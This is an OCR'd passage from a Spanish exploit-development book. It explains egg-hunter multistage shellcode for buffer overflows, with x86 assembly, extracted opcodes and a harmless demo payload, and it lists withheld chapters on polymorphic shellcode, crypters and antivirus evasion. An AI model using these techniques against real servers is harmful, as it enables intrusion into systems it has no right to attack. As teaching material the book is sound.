
```
>>> info registers
eax            0xfffffff2 -14
ecx            0xbffff418 -1073744872
edx            0xc00   3072
ebx            0x3 3
esp            0xbffff418 0xbffff418
ebp            0x0 0x0
esi            0x0 0
edi            0x3 3
eip            0x80480c5  0 x 8 0 4 8 0 c 5
<_start+69>
eflags         0x286   [ PF SF IF ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0 0
gs             0x0 0
>>>
```

Concretamente, el salto será al valor que contenga el registro ECX (jmp ecx) para ejecutar la segunda shellcode. Es por ello que debemos de tener en dicha dirección de memoria (corresponde con la pila y tiene los permisos de lectura, escritura y ejecución) los OpCodes preparados de la misma.

Podemos comprobarlo con el siguiente comando (y también con el registro ESP ya que apuntará a la misma dirección):

```
>>> x/10xb $ecx
>>> x/10xb $esp
```

Y como siempre se dice que una imagen vale más que mil palabras, podemos ver dónde se ejecutará la shellcode en la siguiente imagen:



Egghunter shellcodes

A veces, una shellcode conforme hemos comentado en secciones anteriores, es mayor que el espacio del que disponemos en el buffer.

Para solucionarlo, podemos emplear una técnica denominada "**egg-hunter**" que emplea otro almacenamiento local de la shellcode en un espacio mayor. En una primera etapa muy pequeña de la shellcode, simplemente buscaremos en la memoria disponible en busca de una "**marca**" que indicará el comienzo de la segunda shellcode mayor en tamaño y que será la que realizará las acciones definidas. Dicha marca se denomina "**egg**" y el algoritmo para encontrarlo "**egg hunter**". Al ser en dos o más partes, por eso se denomina también como multistaged shellcode.

Por ejemplo, en un servidor intentamos explotar una vulnerabilidad en una aplicación pasando un código malicioso a través de un campo de entrada. Supongamos que encontramos un campo entre los múltiples que podría tener (y cada uno con un tamaño diferente) vulnerable a un ataque del tipo "**buffer overflow"** pero su tamaño es tan pequeño que no podríamos almacenarla. La idea de esta técnica, se resume a continuación:

- Enviamos nuestra shellcode a través de uno de los campos que lo permitan.
- Enviamos nuestro exploit al campo vulnerable.
- El proceso finaliza en un crash.
- Ejecuta nuestro "egghunter" que buscará en memoria nuestro "egg" o marca.
- Cuando lo encuentre, saltará a ejecutar el código de la shellcode tras la marca que hemos puesto.

Puede consultarse el documento disponible en http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf para ampliar información.

Lo primero que vamos a definir, será el código para la primera shellcode en ensamblador. Usaremos como marca "**D==8**" y el código en ensamblador, se ha optimizado para que sea lo más corto posible (**19 bytes**). Por ejemplo, en vez de usar la técnica **JMP-CALL-POP** se emplea una dirección siempre válida. El código fuente lo denominaremos "**egghunter.asm**" y será como:

```
global _start

section .text

_start:
    mov eax, addr         ; Dir. válida
    mov ebx, dword 0x383D3D43  ; egg -1
                          ; 0x383d3d44 -1
    inc ebx               ; No guardar hardcode

next_addr:
    inc eax               ; Inc. dir. memoria
    cmp dword [eax], ebx  ; egg en memoria?
                          ; Si: ZF=1
    jne next_addr         ; ZF=0 no encontrado
    jmp eax               ; Encontrado! Saltar

addr: db 0x1
```

Compilamos, enlazamos y generamos los OpCodes como de costumbre:

```
$ nasm -f elf32 -o egghunter.o egghunter.asm
$ ld -o egghunter egghunter.o
$ objdump -d ./egghunter | grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'

"\xb8\x72\x80\x04\x08\xbb\x43\x3d\x3d\x38\x43\x40\x39\x18\x75\xfb\xff\xe0\x01"
```

Para la siguiente parte que sería el second stage payload, vamos a codificar una simple shellcode que muestre que ha sido encontrada en pantalla. Para ello, simplemente tendremos que crear el fichero "**showegg.asm**" con:

```
global _start
```

```
section .text

_start:

    jmp short get_address ; jmp call pop

shellcode:
    pop ecx         ; Arg2 (dir. Encontrado)

    xor eax, eax
    push eax        ; Stack para apilar msg
    mov al, 0x4     ; syscall write

    xor ebx, ebx
    mov bl, 0x1     ; Arg1: stdout

    xor edx, edx
    mov dl, 12      ; Arg3: len(msg)
    int 0X80

    xor eax, eax
    mov al, 0x1     ; exit syscall
    int 0x80
```

```
get_address:
    call shellcode

message db "Encontrado!", 0xA
```

Compilamos, enlazamos, ejecutamos el fichero y obtenemos los OpCodes del mismo con:

```
$ nasm -f elf32 -o showegg.o showegg.asm

$ ld -o showegg showegg.o

$ ./showegg

Encontrado!

$ objdump -d ./showegg | grep '[0-9a-f]:'|grep
-v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s '
'|tr  '\t'  '  '|sed  's/  $//g'|sed  's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/
"/g'

"\xeb\x16\x59\x31\xc0\x50\xb0\x04\x31\xdb\xb3\
x01\x31\xd2\xb2\x0c\xcd\x80\x31\xc0\xb0\x01\xc
d\x80\xe8\xe5\xff\xff\xff\x45\x6e\x63\x6f\x6e\
x74\x72\x61\x64\x6f\x21\x0a"
```

Lo siguiente, será escribir un código en C para comprobar el correcto funcionamiento del egghunter y la shellcode con la “marca” o egg que hemos puesto. El código será “**findegg.c**” como el siguiente:

Polymorphic Shellcode

5

En este capítulo, aprenderemos algunas técnicas que se pueden aplicar para crear un código polimórfico. Dicho código, evadirá la mayoría de los mecanismos de protección.

Capítulo eliminado

Este capítulo ha sido eliminado intencionadamente. Tras la celebración de SecAdmin 2015 (http://www.secadmin.es) en Sevilla será liberado.

Custom Crypter

6

En este capítulo escribiremos nuestro propio crypter que como la propia palabra indica, nos permitirá cifrar el contenido del código a ejecutar mediante técnicas criptográficas.

Capítulo eliminado

Este capítulo ha sido eliminado intencionadamente. Tras la celebración de Sh3llcon 2016 (http://www.sh3llcon.es) en Santander será liberado.

Windows x64 Shellcode

7

Igual que en GNU/Linux, en los sistemas Microsoft Windows también podemos ejecutar shellcodes. En este capítulo veremos cómo emplear una shellcode y evadirla de algunos AVs tras su sencilla modificación manual.

Capítulo eliminado

Este capítulo ha sido eliminado intencionadamente. Tras la celebración de Hackr0n 2016 (http://www.hackron.com) en Santa Cruz de Tenerife será liberado.